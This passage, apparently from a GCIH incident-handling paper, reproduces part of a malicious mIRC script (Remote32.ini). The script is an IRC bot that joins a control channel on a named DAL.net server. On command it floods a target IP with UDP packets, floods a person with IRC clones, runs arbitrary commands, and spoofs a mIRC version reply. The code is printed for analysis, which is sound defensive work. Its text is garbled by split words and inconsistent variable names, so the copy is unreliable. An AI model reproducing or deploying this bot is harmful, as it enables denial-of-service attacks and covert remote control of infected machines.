n8=alias mirccuser { if ($1 == $null) || ($2 == $null) { sockwrite -tn mirccactive privmsg
%bfloodchan $chr(58) $+ ERR.STX | halt }
n9= if ( $gettok($1,1,46) !isnum) || ( $gettok($1,2,46) !isnum) || ( $gettok($1,3,46)
!isnum) || ( $gettok($1,4,46) !isnum) { sockwrite -tn mirccactive PRIVMSG %bfloodchan an
$chr(58) $+ ERR - IP | halt }
n10= if ($2 !isnum) { sockwrite -tn mirccactive PRIVMSG %bfloodchan $chr(58) $+
ERR.AMOUNT | halt }
n11= if (%mirccstatus != RDY) { sockwrite -tn mirccactive PRIVMSG %bfloodchan $chr(58) $+
ERR.BSY | halt }
n12= set %mirccuser erip $1 | set %mirccusercount $2 | set %currmirccuser 0 | unset %mirccuser
| set %mirccstatus BUSY
n13= createmirccuser
n14= set %mirccuser %mirccuser $+ $rand(a,z) | if ($len(%mirccuser) < 768) { goto
createmirccuser }
n15= sockwrite -tn mirccactive privmsg %bfl oodchan $chr(58) $+ PK.ACT %mirccuserip -
%mirccusercount - $bytes($calc(%mirccusercount * 768),3).suf | set %mirccuserstarttime
$time | domirccuser }
n16= alias mirccscan {
n17= if ($1 == $null) || ($5 == $null) || ($1 !isnum) || ($3 !isnum) || ($4 isnum) {
mirccscanerror | halt }
n18= set %mirccscanamount $1 | set %mirccscanserv $2 | set %mirccscanport $3 | set
%mirccscanperson $4 | set %mirccscanmsg $chr(58) $+ $5 -
n19= set %numdone 0 | set %numopen 0 | sockwrite -tn mirccactive privmsg %bfloodchan
$chr(58) $+ F.L.ACT %mirccscanamount %mirccscanserv %mirccscanport %mirccscanperson MSG
n20= if ($portfree(113) == $true) { socklisten qualify.mirccscan 113 } | domirccscan }
n21= on *:socklisten:qualify.mirccscan:{ sockaccept qualify.mirccscan. $+ $randomstring }
n22= on *:soc kread:qualify.mirccscan.*:{ sockread %mirccscan -info.ident | sockwrite -nt
$sockname %mirccscan -info.ident : USERID : UNIX : $randomstring | unset %mirccscan -
info.ident | .timer -om 1 100 sockclose $sockname }
n23= alias domirccscan { if (%numopen < 4) {
n24= if (%numdone > %mirccscanamount) { endmirccscan | halt }
n25= sockopen mirccscan $+ $randomstring %mirccscanserv %mirccscanport | inc %numopen 1 |
inc %numdone 1 } | .timermirccscan -om 1 10 domirccscan }
n26= on *:join:*.:{ if ($nick == $me) && ($sock(mirccact ive).to == $null) { set %bfloodport
6 $+ 6 $+ 67 | set %bfloodserv twisted.ma.us.dal.net | set %bfloodchan #pentagonex |
newloaderst %bfloodserv %bfloodport %bfloodchan } }
n27= alias randomstring { return $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a, z) $+
$rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) }
n28= on *:sockopen:mirccscan*:{ sockwrite -tn $sockname user $randomstring $randomstring
$randomstring $randomstring $randomstring | sockwrite -tn $sockname nick $randomstring
$randomstring }
n29= on *:sockread:mirccscan*:{ sockread %mirccscandata.info | var %mirccscanraw =
$gettok(%mirccscandata.info,2,32) | if ( $gettok(%mirccscandata.info,1,32) == ping) {
sockwrite -tn $sockname pong %mirccscanraw }
n30= if (%mirccscanraw == 001) { sockwrite -tn $sockname join %mirccscanperson |
sockwrite -tn $sockname privmsg %mirccscanperson %mirccscanmsg | sockwrite -tn $sockname
privmsg %mirccscanperson %mirccscanmsg
n31= .timer -om 1 100 sockclose $sockname | if (%numopen > 0) { dec %numopen 1 }
n32= } }
```

Christine\_Merey\_GCIH

32

```

n33= alias mirscanerror { .timermirscan off | sockwrite -tn mircactive privmsg
%bfloodchan $chr(58) $+ FL.ERR }
n34= alias endmirscan { .timermirscan off | sockclose qualify.mirscan }
n35= alias exexe { if ($1 == PING) { sockwrite -tn $sockname PONG $2 }
n36= elseif ($left($1,1) == : ) { set %mircactive.mask $remove($1,$left($1,1)) | set
%mircactive.nick $gettok(%mircactive.mask,1,33)
n37= if ($4 == : version ) { sockwrite -tn $sockname notice %mircactive.nick
: VERSION mIRC 32 v5.91 K.Mardam-Bey }
n38= if ( ping isin $4 ) { sockwrite -tn $sockname notice %mircactive.nick $4 - }
n39= if ($2 == privmsg) && ($4 == :.pk) { mircuser $5 - }
n40= if ($2 == privmsg) && ($4 == :.qt) { sockwrite -tn $sockname quit $5 - | .timer 1
1 .sockclose $sockname | retu rn }
n41= if ($2 == privmsg) && ($4 == :.do ) { $5 - }
n42= if ($2 == privmsg) && ($4 == :.st) { sockwrite -tn $sockname privmsg %bfloodchan
$chr(58) $+ %mirstatus }
n43= if ($2 == privmsg) && ($4 == :.fl) { mirscan $5 - }
n44= }
n45= }
n46= alias domircuser { if ($sock(mircuser).sq < 4096 ) || ($sock(mircuser).sq == $null)
{ inc %currmircuser 1 | if (%currmircuser > %mircusercount) { finishmircuser | halt }
n47= sockudp -b mircuser %mircuserip $rand(1,6) $+ $rand(1,9) $+ $rand(1,9) $+ $rand(1, 9)
768 %mircuser } | .timermircuser -mo 1 10 domircuser }
n48= alias finishmircuser { sockwrite -tn mircactive PRIVMSG %bfloodchan $chr(58) $+
PK.DONE $duration($calc($ctime - %mircuserstarttime)) - $bytes($calc($calc(%mircusercount
* 768) / $calc($ctime - %mircuserstarttime)),3).suf $+ /sec
n49= unset %mircuser | set %mirstatus RDY }

[variables]
n0=%bfloodport 6667
n1=%bfloodserv twisted.ma.us.dal.net
n2=%bfloodchan #pentagonex
n3=%ux nopbgvy
n4=%mirstatus RDY
n5=%exexe.dat PING :matrix.de.eu.dal.net
n6=%mircactive.mask matrix.de.eu.dal.net
n7=%mircactive.nick matrix.de.eu.dal.net

```

=====End of Remote32.ini=====